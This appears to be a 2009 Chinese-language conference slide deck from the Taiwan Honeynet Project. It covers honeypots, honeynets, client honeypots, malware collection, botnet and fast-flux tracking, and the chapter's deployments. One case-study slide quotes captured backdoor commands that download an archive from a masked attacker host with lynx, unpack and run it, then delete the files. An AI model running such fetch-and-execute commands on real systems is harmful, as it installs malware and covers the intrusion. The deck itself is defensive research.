資訊安全
誘捕技術與實務

蔡一郎

2009年 9月9日

Google me.

- 蔡一郎 Steven
- 學歷：國立成功大學電機工程研究所碩士
- 現任：國家高速網路與計算中心 資訊設施組組長
- 重要經歷：
  - 國際資安組織Honeynet Project 正式會員
  - 國家高速網路與計算中心 副工程師
  - 國立成功大學研究發展基金會助理研究員
  - 崑山科技大學兼任講師
  - 自由作家
    - 電腦圖書著作33本
    - Linux Guide、NetAdmin專欄作家，計50餘篇
- 專業證照：
  - RHCE、CCNA、CCAI、CEH、CHFI、ACIA、ITIL Foundation、ISO 27001 LAC、ISO 20000 LAC

About me.

- 鄭毓芹 Julia
- 學歷：國立成功大學電腦與通訊工程研究所
- 現任：國家高速網路與計算中心 助理研究員
- 重要經歷：
  - 國立成功大學電腦與通訊工程博士班
  - 中研院前瞻資安技術跨國合作計劃 博士級研究員
  - 國際資安組織Honeynet Project 正式會員
  - Taiwan Honeynet Project
- 專長: 資訊安全、系統安全、誘捕技術、惡意程式分析
- 專業證照：
  - ITIL Foundation 3

TaiWan Honeynet Project

大綱:

- The Honeynet Project
- Honeypot / Honeynet technology
- Taiwan Honeynet Project
- Research Project and Achievements
- Client Honeypot – Capture-HPC
- Summary

The Honeynet Project

- All volunteer organization of security professionals dedicated to researching cyber threats by deploying networks around the world to be hacked.

- **Mission Statement:**


  To learn the tools, tactics, and motives of the blackhat community, and share the lessons learned.

The Honeynet Project (Cont.)

TWHP
TAIWAN HONEYNET PROJECT


- **Goals:**
  - **Awareness**: To raise awareness of the threats that exist.
  - **Information:** For those already aware, teach and inform about the threats.
  - **Research:** To give organizations the capabilities to learn more on their own

http://www.honeynet.org



The Honeynet Project (Cont.)

- Honeynet Project History:




The Honeynet Project (Cont.)

- Value of the Project:
  - Totally open source, sharing all of our work, research and findings.
  - Everything we capture is happening in the wild (there is no theory)
  - Made up of security professionals from around the world
  - No agenda, no employees, nor any product or service to sell.

The Honeynet Project (Cont.)

- Project Organization
  - Not-profit (501c3) organization
  - Board of Directors
  - Diverse set of skills and experiences.
  - Team works virtually, from around the world.



The Honeynet Project (Cont.)

- Honeynet Research Alliance
  - The Alliance is a forum of organizations around the world actively researching, sharing an deploying Honeynet technologies.

http://www.honeynet.org/alliance/

The Honeynet Project (Cont.)


- Alliance Members:
  - South Florida Honeynet Project
  - SAIC Wireless Honeynet
  - netForensics Honeynet
  - Azusa Pacific University
  - Paladion Networks Honeynet Project (India)
  - Internet Systematics Lab Honeynet Project (Greece)
  - AT&T Mexico Honeynet (Mexico)
  - Honeynet BR (Brazil)
  - Irish Honeynet (Ireland)

The Honeynet Project (Cont.)

- 2009 Annual Workshop:
  - 2009年2月25日至2月28日於馬來西亞吉隆坡舉辦
  - 全球共70人參與 (Closed Meeting)
- 會議中討論:
  - 共15個國家介紹目前研究發展現況，組織運作現況
  - 訂定重要的R&D計畫，跨國共同合作
  - 技術交流，經驗與研究分享 (Share Lesson Learned)
  - 讓各支會成員互相交流，建立Trusted Relationship
  - Hands-on Training Courses

2009 Annual Workshop

TWHP
TAIWAN HONEYNET PROJECT



Honeypot/Honeynet Technology

- Honeypot General Purpose :
  - Designed operation systems and services around your networks to be probed and hacked.
  - All data collected is of high value and unpolluted
- What is Honeypot ? (單點)
  - Honeypot 為一個設計為運作中且無營運價值之系統，被用來當作駭客攻擊目標，用來學習駭客活動與行為，並收集網路威脅的相關資訊
  - 運作模式: 模擬特定的服務與作業系統來運作，並對進出的資料進行監控、捕獲，提供研究分析

Honeypot/Honeynet Technology (Cont.)

- **Honeypot :**
  - Designed operation systems and services around your networks to be probed and hacked.
  - All data collected is of high value and unpolluted
- Advantages:
  - Reduce false negatives and false positives
  - Collect little data, but data of high value
  - Minimal resources
- Disadvantages:
  - Limited field of view (microscope)
  - Risk to be compromised.

Honeypot/Honeynet Technology (Cont.)


- **What is a Honeynet ?**
  - High-interaction honeypot
  - It is an architecture, not a product or software
  - Populate with live systems
  - Once compromised, data is collected to learn the tools, tactics, and motives of the blackhat community.
- **Value of Honeynet**
  - Research : Identify new tools and new tactics, Profiling blackhats
  - Early warning and prediction
  - Incident Response / Forensics
  - Self-defense

Honeypot/Honeynet Technology (Cont.)


TWHP
TAIWAN HONEYNET PROJECT

Case Study: What honeynet can do ?

Attack Behavior came into Honeynet .
Backdoor packets are captured



Decode backdoor commands



- ◆lynx –source http://xxx.xxx.xxx.2:8882/foo > tmp/foo.tgz
- ◆cd /tmp; tar –zxvf foo.tgz;
- ◆./ttserve;
- ◆rm –rf foo.tgz ttserve;

Understand Hacker's new tactics ! (lynx to get malware and execute it .)

Get Hacker's operating station! (http://xxx.xxx.xxx.2:8882)

技術演進過程

Honeypot

- **1998 ~ 迄今**
- 工具：Honeyd, VoIP Pot, SpamPot, WirelessPot, Google Hack Pot, HIHAT
- 模擬不同功能與Service之系統，收集不同種類駭客攻擊行為

Honeynet

- **2002 ~ 迄今**
- 工具：Honeywall CD-ROM , HoneyStick
- 提供完整的（誘捕）網路架構，並對進出之網路流量進行監控與收集

Client Honeypot

- **2005 ~ 迄今**
- 工具：HoneyC , Capture-HPC, HoneySpider, HoneyClient
- 模擬使用者網站瀏覽行為，探測惡意網站


Malware Honeypot

- **2006 ~ 迄今**
- 工具：Nepenthes, Honeytrap
- 模擬系統弱點，系統與惡意程式交談過程，收集惡意程式

GDH 2

- **2004 ~ 迄今**
- 工具：GDH1, GDH2
- 架設Global Distributed Honeypot，收集全球攻擊事件，建立資料共享機制

誘捕工具功能分類：


誘捕工具
Network
Connection
Web App.
Malware
Client-Side
Honeymole: Setup Honeyfarm multiple sensors that redirect traffic to a centralized collection of honeypots.
Honeywall CD ROM: Create a network architecture for capturing attacks
Honeystick: It includes both the Honeywall and honeypots from a single, portable device
Honeyd: Low-interaction used for capturing attacker activity
Honeytrap: Capture Novel attacks against network services
Google Hack Honeypot :
HIHAT: transfer PHP application to Honeypot
Nepenthes: emulate known vulnerabilities to download malware
HoneyC: Low interaction Client Honeypot
Capture-HPC: High-Interaction Client Honeypot
分析工具
Behavior
PCAP file
DNS
EXE file
Capture-BAT: Win32 Operation System Behavior Analysis Tool
Honeysnap: Used for extracting and analyzing data
Tracker: Used to find domains resolving, track hostname→ IP
Pehunter: grabs Windows executables off the network

Honeypot/Honeynet Technology (Cont.)

- Hot Topics :
  - GDH2 : Global distributed honeypot II
  - Malware Collection Honeypot
  - Client Honeypot for exploring malicious web server
  - Fast-flux domain tracking
  - Botnet detection and community tracking

Taiwan Honeynet Project

- 於2008年9月申請加入Honeynet Project國際組織，11月27日獲Honeynet Project同意，成立**台灣Honeynet Project支會(Honeynet Project Taiwan Chapter)**

Julia Cheng

主旨: Taiwan Honeynet Project on Board

Dear Ms. Yu-Chin Cheng,

This is an approval letter. Taiwan Chapter is committed and approved by Board Of Directors of Honeynet Project. Honeynet Project would be most excited to have you form a Taiwan honeynet chapter.

AGREED by THE HONEYNET PROJECT

Name: Lance Spitzner

Title: CEO, The Honeynet Project

Date: 27 Nov. 2008

http://www.honeynet.org.tw

Taiwan Honeynet Project (Cont.)

- 目標:
  - 積極參與Honeynet Project跨國資安研究發展合作計畫，並成為全球網路攻擊資料收集與監控網之一環
  - 大量建置分散式誘捕網路於台灣區學術網路，用於收集現行網路攻擊與惡意程式，分析網路威脅趨勢，協助制訂防禦政策
  - 開闢關鍵性資安研究計畫，與國內產學界進行研發合作，改善台灣資安現況
  - 舉辦教育訓練，推廣誘捕技術，提升產學界資安能量

Taiwan Honeynet Project (Cont.)

- 主要執行工作:
  - **服務提供:**
    - 教育訓練: 誘捕技術推廣與教學
    - KYE 技術文件中文重點摘要
    - 誘捕工具安裝與使用重點說明
    - 定期攻擊趨勢報告
    - 擔任Honeynet Project 台灣區溝通橋梁
  - **技術研發與部署:**
    - Honey-Driven Botnet Community Detection
    - Malware Collection Install CD-ROM 發展
    - Malware Collection Technology and DB Setup
    - Malicious Web Server Identify (Mal-Web Explorer)
    - Hacked finder using Google Code
    - GDH2 deployment

Taiwan Honeynet Project (Cont.)

- **支援國內重點發展計畫:**
  - Botnet研發與偵測相關計畫
- **國際合作:**
  - Honeynet Project攻擊資料分享與 Critical Attacking通報
  - mwcollect.org 惡意程式資料庫 資料分享
  - 參與GDH2 (Global Distribution Honeynet)研究計畫，成為全球誘捕偵測網之一環，目前為亞洲區GDH2聯絡中心
  - 參與Honeyclient Improvement

Hacker's Community :

- Malicious Web + RFI + Fast-Flux+ Phishing = 完整的駭客社群金流體系

將Malicious Code植入Page，

網頁掛馬

1. 使用者瀏覽網頁，即下載惡意程式，中毒

1. 利用RFI 弱點，下載惡意Scripts，Site A 變成駭客的Host Proxy，駭客可透過A控制Bot

回報IP，Email，使用者帳號，作業系統，CPU，MSN (Web , Smtp)

回報站

下載更多惡意程式

2. 建立Malware File Server

Compromise Web A

Malicious Web Site B1

Malicious Web Site B2

Malicious Web Site B3

洩漏隱私性資料

Phishing Web Site C1

Phishing Web Site C2

SMTP Server

SMTP Server

寄發內含釣魚連結假冒信件

Research Project – 資安現況

- **全球威脅：** 鑒於全球網路威脅盛行，駭客已組成全球化之攻擊合作社群，單從區域性之攻擊行為之收集與分析，已無法成功了解攻擊全貌。
- **駭客攻擊手法改變：** 駭客多使用分享式網站平台(如:Google協力平台，Blog、無名小站)形成釣魚站台，並利用網站掛馬與垃圾郵件大量散佈惡意連結，導致使用者遭受感染並取得控制權，形成大規模之殭屍網絡與惡意釣魚網站。
- **惡意程式分析不易：** 惡意程式具反偵測分析機制，加密、隱藏機制，惡意程式分析難易度提升，導致防毒軟體病毒碼更新速度不及，偵測效能低落。
- **快速變動網域(Fast-Flux Domain)威脅：**全球殭屍網絡活動盛行，駭客利用Fast-Flux Domain技術來隱藏其行蹤，提升C&C站台的存活率，避免被執法單位查獲。

Research Project and Achievements


- Large-Scale VM-based Honeynet Deployment
- Malware Collection and Analysis
- Honey-Driven Botnet Detection
- Client –Side Attack:
  - Malicious Web Server Exploring
  - RFI Scripts Detection
- Fast-Flux Domain Service Tracking
- Research Alliance :


  Distributed Search and Analysis on Honeynet Data

Large-Scale VM-based Honeynet Deployment

TWHP
TAIWAN HONEYNET PROJECT

- Large-Scale Honeynet Deployment over **six class C** networks





Large-Scale VM-based Honeynet Deployment (Cont.)


- Deploy honeynet over 6-class C including honeypot :
  - Malware Collection Sensors: 30
  - Web honeypots : 3
  - High-Interaction honeypots: 16
  - Low-Interaction honeypot : 8
- Information from Honeynet
  - **770 MB Logs** (to be analyzed) a day on average
  - **434,204 Connections** (to honeynet) a day on average
  - **2.04G Traffic Flow** (to honeynet) a day on average
  - **22** Log Files and format
- Integrated into Virtual Machine platform
  - 易於管理與大量部屬
  - 困難點 1: 如何導入不同網段攻擊流量於honeynet
  - 困難點 2: 有限資源分配以求達到最大部屬量(CPU、Storage、RAM)

Large-Scale VM-based Honeynet Deployment (Cont.)

- 資料分析，採用Information Search技術
  - **所要解決的問題**
    - 大量的資訊必須即時處理
    - 能減少程式開發的時間
    - 須快速反應並與資訊安全管理平台整合
  - **解決方案: 搜尋引擎 + Security Knowledge**
    - 以Indexing 取代資料庫 ，有效率進行分散式的資訊探勘
    - 避免關聯式資料庫的運算瓶頸
  - **優點:**
    - **資料分析效率佳:** 對240G Log資料分析，可於5分鐘內完成
    - **資料關聯能力:** 可同時對多種不同Log資料，進行關聯分析

